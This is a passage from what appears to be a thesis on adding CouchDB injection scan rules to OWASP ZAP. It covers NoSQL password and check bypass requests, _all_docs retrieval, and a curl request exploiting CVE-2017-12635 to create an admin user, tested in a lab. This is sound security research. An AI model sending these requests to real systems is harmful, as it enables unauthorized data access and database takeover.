- **Attack.** Here the tester executes the real attack, sending requests and messages in order to cause a vulnerability to appear.
- **Reporting.** This is the last phase, where all the flaws and vulnerabilities found are reported in a text document, with a detailed description of what type of attack caused a particular vulnerability, what can be the solution for it, if it is a known vulnerability or a new one, and so on.

There are some tools, in the *cybersecurity* world, made on purpose to execute a penetration test in an automated way. These are useful because they don't need a special training for the tester and even a beginner can use them without struggling. They are faster than a manual test, as every automated mechanism, but they are not reliable as the manual ones. This because, with an automated test, an algorithm decides which kind of message has to exchange with the web application and basing on the pattern of the response sent back from the latter, the algorithm decides if there is or not the presence of a vulnerability. Of course, they could detect vulnerabilities where there are no ones, this scenario is called *False Positive*, and some checks could say everything is fine when there is, instead, a vulnerability, and here we have a *False Negative*.

So, if an automated test finds no vulnerability, the application cannot be considered

secure, instead we can assume that system is not affected by known vulnerabilities, but it can have other ones which may be discovered with a more accurate manual penetration testing.

OWASP worked very well on this kind of tools, and it has developed (together with a large community) the *OWASP ZAP* project, one of the most popular open-source programs for penetration testing.

2.4 OWASP ZAP: Zed Attack Proxy



Figure 2.3: OWASP ZAP Logo. (Source: <https://github.com/zaproxy>)

OWASP Zed Attack Proxy (ZAP) is a tool, written in *Java*, used for penetration testing that allows to detect the presence of vulnerabilities within web application. It is born in 2012, as a fork from *Paros Proxy* (a penetration testing proxy) made by Simon Bennetts, the project lead of *OWASP ZAP*. It inherits from its parent the nature of proxy, but it integrates more functionalities, indeed, *OWASP ZAP* is composed by two macro-components. The first one is exactly the proxy; used like this, it permits to intercept and analyze all the network packets, like HTTP request and responses, and it gives to the user the possibility to modify them to

see the behavior of the application. The other component is an automated scanner, that tests the web application via different rules and mechanisms based on real attacks, according to the technology being tested.




Figure 2.4: Graphical User Interface of ZAP.

OWASP ZAP is a flexible and simple product, and it can be used by any level of user, from the novice pentester to the professionals of this sector. But it is a powerful tool, so it must be used very carefully given its dangerous nature. Is recommended to use it only in allowed environments, like test shell of the web application, in order to not commit mistakes and make a product unusable or irreparable.

OWASP ZAP offers a series of additional functionalities in addition to the main core, called extensions, which increase the capabilities of this tool, allowing it to be adapted in the best possible way to the needs of the tester, who is free to perform one type of attack rather than another by activating or deactivating the desired add-on. Let's see more in details some of the most important and useful extension.

2.4.1 Spider

The *spider* is a tool used by search engines to find out web contents. Within *OWASP ZAP*, when the *spider* add-on is used, it requests an URL to be inserted which identifies the web application to be tested; this extension will perform a scan to the inserted URL, discovering all the resources connected to the web application. The *spider*, starting from the root page, tries to visit all the links contained in it, and repeats this operation recursively for each page found. When there are no more resources to discover, a tree of links will be built up and will be showed to the user.

2.4.2 Fuzzer

The *fuzz* is a technique of penetration testing in which the tester sends to the system randomly formatted data trying to break it. For example, in a form field for a date, the parser expects an 8-bit integer for the day, another one for the month and a 16-bit integer for the year, all separated by a slash, so you are not allowed to insert alphabetical characters or symbols instead of numbers. But what happens if someone enters 37 for the day, or 17 for the month, or 65.536 ($=2^{16}$) for the year? The system is prepared to reject this input, or it will accept it? And if it will accept it, how it will behave? The fuzz technique is used to test these behaviors and to answer all this questions, trying to figure out if the system can be vulnerable or if the developer has handled all the possible inputs in a perfect way. In *OWASP ZAP* there is an extension for this kind of test, called *Fuzzer* which is responsible to analyze all this inputs. It generates semi-random data to inject trying to detect risks for the system. This data is generated with some of the most common values (famous in the *cybersecurity* world for being dangerous) and some really random values.

2.4.3 Passive Scan Rules

When *OWASP ZAP* analyzes a web application, it scans all the HTTP requests and responses exchanged with the application. There are two approaches that can be used to test the vulnerabilities of a system, that are the passive scan and the active one.

Passive Scan Rules are, as the name can suggest, a collection of rules useful to analyze in a passive way all the messages mentioned before. Since this kind of scan is passive, this extension will not modify any request or response, so it is the safest feature to use on *OWASP ZAP*.

2.4.4 Active Scan Rules

The second approach, more intrusive and dangerous than the passive one, is *Active Scan Rules*. In this case, all the HTTP messages are manipulated by some rules written according to the vulnerabilities that have to be tested.

Since this add-on is intrusive, it is not recommended to use it on a web application if we don't own its rights, because, as previously said, this can cause malfunctions, steal sensitive data, and break the application. So, if we do something like that to an application deployed on internet, its administrator can report us as the bad guys.

Active Scan Rules are a way to perform a phase of the penetration testing in an automated way; here we can find some examples of what kind of attack is possible to test with them:

- **SQL injection.** A kind of attack performed on *SQL* databases, which exploits the lack of input checks to inject malicious code in the system making it retrieve sensitive data or execute operations on it.

- **NoSQL injection.** The equivalent of the previous one, but used to attack *NoSQL* databases (this is the one I improved with the *CouchDB* rules).
- **Buffer overflow.** A technique which exploits the fact that some strings can be contained in a static sized buffer, and if the input is bigger than the buffer, the overflow of data could be stored in sensitive portions of memory causing malfunction and vulnerabilities.
- **CRLF injection.** A type of attack in which the ASCII special character Carriage Return (13) and Line Feed (10), normally used to go to the new line (in Windows systems are used both, in Linux/UNIX only LF) inside a file, are used to inject malicious code.
- **Cross-site Scripting (XSS).** With this kind of attack, a malicious person can make the client-side of other users to execute a script he created to steal information, for example the credentials of the service they are using.

It must be considered that all these automated mechanisms are reliable, but they are not 100% effective in every case. In fact, as mentioned before (in the section 2.3), they are affected by *false positives* and *false negatives*. So, we can say *Active Scan Rules* are very useful, but we have to be careful and watch out for False, both positives and negatives, and maybe integrate with them more reliable manual tests.

Chapter 3

CouchDB Injection Active Scan Rules

3.1 Introduction

The general purpose of the thesis is to improve an open-source program used for the *cybersecurity*; the tool that has been chosen is one of the most famous and used one, which is called *OWASP ZAP*.

The first step was to choose what kind of improvement could be introduced to *OWASP ZAP*, so after consulting the dedicated Issue section on the official GitHub page of the tool, the choice was to add a scan rule for *NoSQL* databases¹. The choice was made taking into consideration that *NoSQL* databases are becoming more and more used, but also due to the fact that *OWASP ZAP* does not provide any kind of scanning rule for this type of databases, except for *MongoDB*.

The following choice to make was deciding which *NoSQL* database to take under

¹Issue “Add more NoSQL scan rules” #3480, (source: <https://github.com/zaproxy/zaproxy/issues/3480>)

analysis, and after several researches and a consultation with the *OWASP ZAP* development team, *CouchDB* was selected as the most interesting database to add to this type of scan.

3.2 Problem study: CouchDB vulnerabilities

After the study of the mechanisms, the pros and cons, and the peculiarities of *CouchDB*, for the development of an extension that exploits the vulnerabilities of this technology, it is necessary to understand what are these vulnerabilities that *CouchDB* presents.

3.2.1 Query Injection

Like the classic query injection known for the *SQL* databases, also in *NoSQL* ones there is the possibility to perform this kind of attack. Here we cannot talk about *SQL* injection, but the behavior of the attack is the same. The attacker wants to use some ploy to access information and data he is not allowed to, and with some request formatted in a certain way this is possible.

Let's imagine that the malicious person knows what kind of technology is used for the server, which framework and database are used for the application he wants to attack, and that he can send arbitrary requests to the server, like he is an ordinary user. The goal he wants to achieve is to make the requests he sends to cause an unintentional behavior of the application, also of CRUD paradigm operations, only through some well-made change in the queries.




Figure 3.1: Schema of the query injection attack.

In the Figure 3.1, we have in red the malicious request and in blue the ordinary operations that the application performs for every request. This highlights the fact that for the application, the red request is accepted and processed like a normal one, so if the database retrieves data the attacker is not allowed to see and use, the server is not aware of it and sends the response to the caller anyway.

With *CouchDB* there are two kinds of query injection that are possible:

- **Password bypass.** If we have an application with a login page, exposed with a REST API like “/login”, we can access our page using the GUI of the web application, or sending a request towards it like the one in Figure 3.2.

`/login?user=alice&password=12345`

Figure 3.2: Request for login knowing the username and password.

For example, let's assume that the user Alice, whose username is "alice" and password is "12345", wants to login to the page. She sends the request exactly as in the Figure 3.2, and the application server responds with true, because the database verifies that for the username "alice" the password matches the one sent by the user.

If an attacker, let call him Bob, wants to login to the same web application with Alice's credential, and he knows only her username, he can format the request in a way that the response of the application server is the same as the one before. In fact, if the request is written like the one in Figure 3.3, the characters "[%24ne]", which are the URL-encoded equivalent of "[\$ne]", causes the response to be the same as the one from the request in Figure 3.2.

`/login?user=alice&password[%24ne]=`

Figure 3.3: Request for login knowing only the username and bypassing the password.

This happens because the characters "[\$ne]" are a keyword for *CouchDB* which says to the database "for this attribute, look for the one not equal to the value I'm giving to you", so when the database receives the username "alice" and the *password[\$ne]* equal to nothing (e.g., in *JavaScript* will be interpreted as undefined), it will search the document with the corresponding username and then it will check if the password contained in that document is not equal to the value received (nothing or undefined) and the check will pass, because it's true that the password "12345" is not equal to nothing. With this simple attack, Bob can bypass the password check for every user he knows the username.

- **Check bypass.** If the database contains documents which are not accessible by normal users, for sure there is a check (e.g., an if statement) in the server code, that controls if a normal user is trying to get this kind of documents, causing the request to be rejected.

```
app.get('/get', (req, res) => {
  getDocument(req.query.key, (data) => {
    if(data === false)
      res.status(401).send(data)
    else
      res.status(200).send(data)
  })
})
```

Figure 3.4: Example of the server code for the "/get" exposure.


```
function getDocument(key, callback) {
  if (key === "secretDoc" || key[0] === "_") {
    callback(false)
  } else {
    nano.use('users').get(key, (err, res) => {
      if(err){
        callback(err)
      }
      else{
        callback(res)
      }
    })
  }
}
```

Figure 3.5: Example of the "getDocument" function, used by the Figure 4 piece of code.

Let's assume that we have a document identified by the key "secretDoc" in the database, that a normal user is not allowed to access, and that the server exposes a REST API to be used when a user wants to retrieve a specific document from the database, for example `/get`, by giving as a parameter its key (the unique identifier of the document).


In Figure 3.4 and Figure 3.5 we can see an example of how the code could be in the application server for the scenario discussed before. So let imagine that Alice wants to get all the information about the secret document, and she sends the request as in Figure 3.6, but the server responds with "401 Unauthorized" because she is an ordinary user, so she cannot retrieve the "secretDoc".

Instead, Bob, who is a common user too, but he is a malicious person, tries to retrieve this document with the request pictured in the Figure 3.7 and he is able to get it.



`/get?key=secretDoc`

Figure 3.6: Request for getting the "secretDoc" that will be rejected by the server.



`/get?key[]=secretDoc`

Figure 3.7: Request for getting the "secretDoc" that will be accepted by the server.

This happens because `"key[]"` is seen by the server as an array, so the comparison `"key === "secretDoc"` in the if statement of Figure 3.5 (second line) is

false, because an array cannot be equal to a string. With this easy request, Bob can bypass the check and he is able to get the secret document.

There is also another thing that Bob can do; in fact, *CouchDB* uses some keywords (all with an underscore as first character) to do different things. For example, with the keyword “_utils” we can access the graphical engine to manage the database; the one interesting for Bob is “_all_docs”, which retrieves all the document in a specific database. It is suggested to forbid the ordinary users to use this type of commands, and as we can see in the same if statement of before in Figure 3.5 (second line), in addition to the check on the “secretDoc” there is another control (placed in *or* with the latter), to check if the first character of the requested key is an underscore, and so if the request is formatted as in the Figure 3.8, the server will respond with a “401 Unauthorized” like before.

But if the request has the form of the Figure 3.9, as in the previous attack, it will bypass the check, because `key[0]` is intended to access the first character of the string received, but if the server receives an array, `key[0]` is equal to “_all_docs” and not to “_” so the result of the comparison will be false, and the execution of the code will continue in the else statement, making the server to retrieve to Bob all the documents present inside the database.

```
/get?key=_all_docs
```

Figure 3.8: Request for getting “_all_docs” that will be rejected by the server.

```
/get?key[]= _all_docs
```

Figure 3.9: Request for getting “_all_docs” that will be accepted by the server.

At the end, we can say that with this kind of attack, a bad person can bypass the checks that are made to forbid the access to some sensitive document, and he can steal the information of one of these or in the worst case of all the documents.

The mitigation² when these kinds of attacks are discovered in an application can be the use of type casting, transforming every input in String (for example), in this way there would not be comparisons between two objects of different entities and all the checks would be reliable; but if we are working with complex structured data, it would not fit well and would not work. Another downside can be on the developer point of view, who can easily forget to add the *toString()* function to all the data received from the outside. Another thing that we can do is to add checks for every input to verify that what we have received is of the type of what we expected, with this we are sure that every property will be used in the correct and secure way; but as in the previous solution, also here we have a problem when we are working with complex structured data, because we would have to check a lot of properties or even combinations of them. At the end we can say that also this is not a good solution, because it needs a lot of code modifications, and it is not easy to manage all the kinds of object present in the application in a secure way.

The best solution to have a secure application is to integrate the security part in the development cycle, using the DevSecOps³ paradigm, and so to study from the beginning the mitigation and the solution to all kind of problems.

²In the world of computing, Mitigation is a way to fix bugs found in code.

³DevSecOps is a paradigm that addresses the development lifecycle of software or hardware in general. The difference with the classic lifecycle is that security is integrated from the beginning and each phase goes through the security team. This can save a lot of money and a lot of work, compared to someone who only integrates the security phase at the end of the lifecycle, or even some years after release.

3.2.2 Privilege Escalation

In *CouchDB*, as in the majority of systems around the world, common users have the permission to do limited actions; for example, as we have seen in the Section 3.2.1, an ordinary user cannot access some documents (like secret ones) and cannot send requests using *CouchDB* keywords to perform actions on the database. These are only a few examples of what is forbidden for a common user. Instead, a user with administrator privileges has no limitation and can manipulate everything he wants. These “almighty” users are very important figures, and of course it is recommended to select a strict circle of trusted people (or even better only one person, for example the owner of the application) and give them this kind of privileges. In this way, all the sensitive operations are monitored and restricted to known people, and if something bad happens, the blame is on one of them. This mechanism is used to prevent normal users to cause damages or misfunctions on a system, or to expose sensitive data; if something like this happens, it is easy to trace the source of the problem and to find a solution in a short time. But what happens if a bad person finds a way to get these privileges and become an administrator user? Naturally the answer to the previous question is obvious, and that is a big problem, because not only he is allowed to perform risky operations, moreover, he is considered trusted until someone notice his presence inside the system (and it can take a long time).

There is a known vulnerability in *CouchDB*, that permits this kind of attack, usually called “Privilege Escalation” because the attacker is able to grab all the permission forbidden to him and so he escalates the hierarchy of the system. This vulnerability has been published in 2017 in the CVE (Common Vulnerabilities and Exposures), a public repository where all the discovered issues are published to help corporates, development teams and all the parties involved

in the cybersecurity world, to exchange information about all the vulnerabilities and how to prevent them, and it is identified via the code CVE-2017-12635 (<https://cve.mitre.org/cgi-bin/cvename.cgi?name=2017-12635>). Let's explain how to exploits this vulnerability and why does it work.

First of all, it is useful to specify that this attack will be successful only if the *CouchDB* version used is before the 1.7.0 or one of 2.x before the 2.1.1, because in the other versions this problem has been fixed. Then, to acquire administration privileges, an attacker should know the IP address of the *CouchDB* instance of the database he wants to attack, or at least the application that relies on the database, has to expose a path which allows to insert documents inside the database. If we have one of these preconditions, the attack is possible, and the attack can prepare his well-made request. The goal is to insert in the database called “_users” an entry. Inside this database are stored all the documents (filled JSON objects) of the users which have access to the DBMS (DataBase Management System); every document contains information about the user it represents, like the identifier, the name, the password, the type of user and the roles. The latter attribute, called “roles” precisely, is the one of interest in this attack, because inside it are contained in the form of an array, the privileges that user owns, encoded with particular keywords. If we try to insert a user with the “roles” attribute equals to “_admin” the system would reject the request; this happens because a role can be assigned to a user only by the administrator, after the creation of the document and so the checks made by DBMS are successfully prevent this behavior. However, it was discovered that there is a discrepancy between the module that performs the checks on the correctness of the received request that is written in *JavaScript*, and *CouchDB* itself, which is responsible to insert the documents and it is written in *Erlang*. In fact, when a request for a new document to be inserted in the “_users” database arrives, *CouchDB* receives it, pass it to the *JavaScript* function which performs the checks discussed before, and if it returns success the document is

inserted by the DBMS, if not the document is discarded. Up to here, everything is ordinary and seems to work well, but the flaw stands in the fact that *JavaScript* uses a JSON parser native of this language, while *CouchDB* uses a parser called “Jiffy”, proper of the *Erlang* language, and these two parsers work differently in a specific situation. The scenario, which is used to exploits this vulnerability, takes place when there is a duplicate for an attribute inside the JSON object. Let’s see how the two parsers work when they receive an object like that.

```
Example = “{  
    “one”: “hello”,  
    “two”: “world”,  
    “one”: “hi”  
}”
```

Figure 3.10: Example of JSON object to be parsed, with a duplicated property.

If a string representing a JSON object like the one in Figure 3.10 is received by the *JavaScript* parser, it will take only the last value for the same property name, so the resulting JSON object will be like the one in Figure 3.11.

```
JSON.parse(Example)  
>> { one: “hi”, two: “world” }
```

Figure 3.11: Result of the JSON parser taking as input the object of Figure 3.10.

Instead, when the same sting arrives to the *Erlang* parser, it accepts both values for the duplicated property and the resulting object would be like the one in Figure 3.12.

```
jiffy:decode(Example)
>> { one: "hello", two: "world", one: "hi" }
```

Figure 3.12: Result of the Erlang parser taking as input the object of Figure 3.10.

Now it's easy to imagine how the attack can be performed. The attacker prepares an object with the property "roles" duplicated, the first one with the "`__admin`" value, and the second empty; it will be accepted by the JavaScript function, because it will take into consideration only the empty property for roles, but when CouchDB will insert the document inside the database, both the value with "`__admin`" and the empty one will be used, and the attack is completed. So, by sending this kind of request to the system, the malicious person is able to create a user, with his credential, and most important, with the role of administrator and all the privileges it brings. In Figure 3.13 there is an example of how the request can look like. Naturally the "path", in the request of Figure 3.13, is the address of the *CouchDB* instance or the address of the server application that the bad person wants to attack.

The mitigation to this vulnerability is, of course, to use a version of *CouchDB* different from the ones which are affected to this problem. So, it is suggested to keep the system updated. Also, another solution to build a stronger defense against this attack, could be to modify the application server in a way that it does not send the request as it received it, but to do some checks on the reliability and to make this request trusted first, and then to send it to the database.

```
curl -X PUT 'path/_users/org.couchdb.user:badperson'  
--data-binary '{  
    "name": "badperson",  
    "password": "attack",  
    "roles": ["_admin"],  
    "roles": [],  
    "type": "user"  
'
```

Figure 3.13: Example of request to perform a Privilege Escalation Attack.

3.3 Organization and Structure of the Work

The goal of this thesis is to develop an add-on for *OWASP ZAP* that is capable to recognize if a web application, which relies on *CouchDB* for the database part, is vulnerable or not to the attacks discussed in Section 3.2. To achieve this, some technologies and settings were used as the environment to develop and test this extension. Here we will see how the work has been organized and structured.

3.3.1 CouchDB Version and Setup

First important thing to do, was to select the version of *CouchDB* to install, to be used for performing the attacks. For the Query injection, it was chosen the version 3.1.1 (the latest one), while for the Privilege Escalation, the pick went on the version 1.6.1. This choice to have two different version is due to the fact that it could seem obsolete to test everything only on the old version, so it was decided to use one for a type of vulnerability, and one more recent, and certainly more

widespread nowadays, for the other vulnerability. A virtual machine was created for each version of *CouchDB*. For the 3.1.1 it was used Ubuntu as operating system, while for the 1.6.1, because of compatibility issues with Linux (it was a too old version), Windows was chosen.

For the version 3.1.1, the databases were organized in this way: in addition to the default ones (“_users” and “_replicator”) it was created another database called “users” (to not be confused with the default one “_users”), which contains documents representing the people who wants to log in a web application. For simplicity, all the password of these users were not hashed, and they were stored in clear (in a real system this is strongly discouraged). The documents inside this database are five: one is depicted in Figure 3.14, other two are similar to the latter but with different attributes, one for a secret document (Figure 3.15) and the last is the one in Figure 3.16 for the ZAP add-on.

```
1 {  
2   "_id": "a94fa0d7f81afcda141d563266000eea",  
3   "_rev": "1-b6ad7296b05906e01df1c5a890285888",  
4   "name": "Alice",  
5   "surname": "Allison",  
6   "user": "alice",  
7   "password": "12345"  
8 }
```

Figure 3.14: Document for a user of the web application.

```
1 {  
2   "_id": "secretDoc",  
3   "_rev": "2-512b8d364392ea34f6aab8577b1f81fd",  
4   "description": "This document is top secret! If someone can read we are compromised!!!"  
5 }
```

Figure 3.15: Document for a secretDoc.

```

1 {
2   "_id": "ebfc3a3a89f4f35d4202d3a8ae00230c",
3   "_rev": "1-9700ee5cbd0cbaadfa7dd8d9c5394686",
4   "name": "OWASP ZAP",
5   "surname": "Zed Attack Proxy",
6   "user": "ZAP",
7   "password": "Z3dA77ackPr0xy"
8 }

```

Figure 3.16: Document for ZAP add-on.

For the version 1.6.1, instead, there was no need to create other database, because as we said, this version it was used for the Privilege Escalation attack, so the interesting database, namely “__users”, is created by default after the installation. Inside it there is only the document for the administrator, created at installing time, too. In the Figure 3.17 we can see how it looks like.

Field	Value
_id	"org.couchdb.user:admin"
_rev	"1-c363450b879aaf64823901816b5690db"
⊗ name	"admin"
⊗ password	null
⊗ roles	[]
⊗ type	"user"

Figure 3.17: Document of the administrator in the 1.6.1 version.

From the Figure 3.17 we can notice also that the “__admin” role is not shown explicitly; this is done for a security matter, even if, as we explained before, it is possible to insert a document with administrator privileges exploiting the CVE-2017-12635 vulnerability.

3.3.2 JavaScript Web Application

For both instances of *CouchDB*, it was used a web application, written in *JavaScript*, with the use of *Node.js* modules, like “express” to expose the REST API paths and “nano” to interface the database. The REST APIs exposed for the web application of the version 3.1.1 of CouchDB are the following:

- **Root page** (“/”). This is the root path, it will render the login page of the application, which is represented in Figure 3.18, when an HTTP GET requests it. There are two text input for username and password, and a button to submit the credential; when it is pressed a JSON object with username and password inside is sent via an HTTP POST request to the “/login” path. There is also another button below, which redirect to the “/get” path.

Couch DB Web Application

Login

Username
Password
Login

Search Document

Figure 3.18: Login page of the web application for version 3.1.1 of CouchDB.

- **“/get”**. When an HTTP GET request arrives for this path, a page for searching a document is visualized. As shown in Figure 3.19, it is composed by a text input for the id of the document to be retrieved and a button to submit the search, which will send an HTTP GET request to **“/getKey”** with a query parameter called **“key”** equals to the text inserted in the input box; also here, there is another button below, for the redirection to the login page.

Couch DB Web Application

Get Document

The image shows a web form titled "Get Document". It consists of a white text input field with the placeholder text "Key". Below the input field is a wide green button with the text "Search" in white. Further down, there is another wide green button with the text "Go back to login page" in white.

Figure 3.19: Get Document page of the web application for version 3.1.1 of CouchDB.

- **“/login”**. This is the path that receives the HTTP POST request for the login of the users. Here there is a call to the function **“checkCredentials”**, which is responsible to contact the database, asking it to search for a document that has the same username (if it exists), and then to check if the password of this document coincides with the one received from the form page. The response of this API will be a JSON object with a property called **“login”** that has a

value equal to true if the credentials are correct, or equal to false vice versa.


- **“/getKey”**. This one is responsible to receive an HTTP GET request with the key of the document to search for, inside the query parameters, and to give this key to the function “getDocument”. The latter will contact the database asking it to search for the only document with the same key (if it exists), and then to retrieve it. The response of the web application will be the document if it is found, or an error message if not, both in a JSON object format.

In the web application for the *CouchDB* 1.6.1 version, the REST API exposed are:

- **Root page (“/”)**. This is the root path, it will render the page to create a user, which is represented in Figure 3.20, when an HTTP GET requests it. There is a text input for the entire string (to be written in the form of a JSON object) that will be parsed to become the new document, and a button to submit the latter; when it is pressed the string is sent via an HTTP POST request to the “/createUser” path.

Couch DB Web Application

Create user



The image shows a web form titled "Create user". It consists of a single text input field with a light gray border and the placeholder text "JSON" in a small, gray font. Below the input field is a solid green rectangular button with the word "Create" in white, centered text.

Figure 3.20: Create user page of the web application for version 1.6.1 of CouchDB.

- **“/createUser”**. This path is responsible to receive the string from the Create user page and send it to the database, asking for the insertion of a document filled with the JSON object resulting from parsed string. The response of the application will be an HTTP 200 with the message of the database, which will say that the document has been successfully inserted, or an HTTP 400 with the error message of the database.

At first, to find out if everything were set in the right way and worked fine for the purpose of this work, a test has been performed: some HTTP requests were sent to both applications to see how they would react. This test has been executed with “good” requests, like the real username and password for the login or the JSON object without the “_admin” word inside the “roles” attribute. Both requests were successful, the first one received as response a “login: true”, and the second one created a user without privileges. When it was determined that the applications worked in the correct way, the “bad” requests came into play. For every path (except the root ones) an HTTP request formatted in a way to perform a kind of attack, has been sent. For the “/login” was sent a POST request with an object in the body made of a username equal to “alice” and the password property, used to perform the query injection attack to bypass the password, written as “password[\$ne]=”. The response was the same as the one for the “good” request, so the attack worked. Also, for the “/get” path, an HTTP GET request with the key equal to “secretDoc”, but formatted as “key[]=” to perform the query injection check bypass, was sent and the response was the secret document: the attack worked here, too. These two examples involve the knowledge of a particular value inside the database, like the username of the person we want to log in, or the name of the secret document; if the malicious person does not know some of this, there is a way to discover something. He can perform the attack to retrieve from the “/get” all the documents (with the `_all_docs` keyword) and then look to

some interesting information. With this request, for every document, the response visualize only some properties, however among them there is the identification key of every document. Now that the attacker has discovered all the key of all the documents, he can retrieve (again with the “/get”) every document one by one and search for interesting values, like usernames (not password because normally inside a database is stored the hash value of the password) or top-secret texts. Also for the “/createUser” API, a request constructed as explained in before, and so with two attributes for the “roles”, one with “_admin” and the other empty, was sent and the user was created successfully: it was a user with administrator privileges. When it was determined that the attacks worked on the built infrastructures, the work moved on the next phase, namely the development of a *Java* application which performs in an automated way all these kinds of attack, trying to exploit the vulnerability of *CouchDB*

3.4 Java Application for CouchDB Injection

Before the development of the extension for *OWASP ZAP*, it was necessary to go through an intermediate phase in which an application written in *Java*, as will also be the add-on, was developed to perform the attacks on the test environments created for both versions of *CouchDB*. This step has been done to understand how the built infrastructures would react and also to understand how to create an automated system that communicates with a web application trying to perform some attacks on it.

The application is composed by two classes, the Main class and the *CouchDBInjection* class. Inside the latter there are a bunch of methods useful to the application to execute the attacks; let’s see in depth how they are made:

- The **constructor**. It receives a string with the address of the application to attack, and assigns it to the property **ipAddr** (the only property of this class).
- **sendGET**. This method receives a string with the complete path to send the HTTP GET, it sends the request, and it waits for the response; then when the latter is received, it is transformed in a JSON object and returned to the caller. (Figure 3.21)
- **sendPOST**. It receives a string with the complete path to send the HTTP POST, and a string that contains the body of the request. It fills all the components of the request and then sends it, and it waits for the response; then when the latter is received, it is transformed in a JSON object and returned to the caller. (Similar to Figure 3.21, but with parameter **body** and method “POST”)

```
private static JSONObject sendGET(String url) throws IOException {
    URL obj = new URL(url);
    HttpURLConnection con = (HttpURLConnection) obj.openConnection();
    con.setRequestMethod("GET");
    int responseCode = con.getResponseCode();
    // System.out.println("GET Response Code :: " + responseCode);

    BufferedReader in = new BufferedReader(new InputStreamReader(con.getInputStream()));
    String inputLine;
    StringBuilder response = new StringBuilder();

    while ((inputLine = in.readLine()) != null) {
        response.append(inputLine);
    }
    in.close();

    // print result
    JSONObject myResponse = new JSONObject(response.toString());
    myResponse.put("code", responseCode);
    //System.out.println(myResponse.toString());

    return myResponse;
}
```

Figure 3.21: Method sendGet of the Java Application.

- **sendPUT**. This method is analogue to the **sendPOST**, but instead of an HTTP POST, it sends an HTTP PUT request. It returns the response in the format of a JSON object, too. (Similar to Figure 3.21, but with parameter **body** and method “PUT”)
- **injection311**. This is the method that performs the query injection attack, let’s see how it is structured. In the first part (Figure 3.22), it tries to get the “secretDoc” of the database (web application for *CouchDB* 3.1.1), using the **sendGET** to the path `/get?key[]=secretDoc`. If the response has a status code equal to 200, the method will print a string to inform the user that the secret document is compromised, and it will also print the document itself.

```
/* ***** secretDoc ***** */
JSONObject resSecretDoc = sendGET( url: ipAddr + "/get?key[]=secretDoc");
if(!resSecretDoc.isEmpty()){
    code = resSecretDoc.optInt( key: "code", defaultValue: -1);
    if(code == 200) {
        System.out.println("\n----- SECRET DOC COMPROMISED! -----");
        System.out.println(resSecretDoc);
    }
    else
        System.out.println("\n----- SECRET DOC PROTECTED! -----");
}
```

Figure 3.22: First part of method **injection311** of the Java Application.

In the second part (Figure 3.23), the **injection311** tries to retrieve all the documents of the database using the **sendGET** to the path `/get?key[]=__all_docs`. If the attack is successful, the method will print a message to say that all the documents are compromised on the web application under test and also all the document discovered.

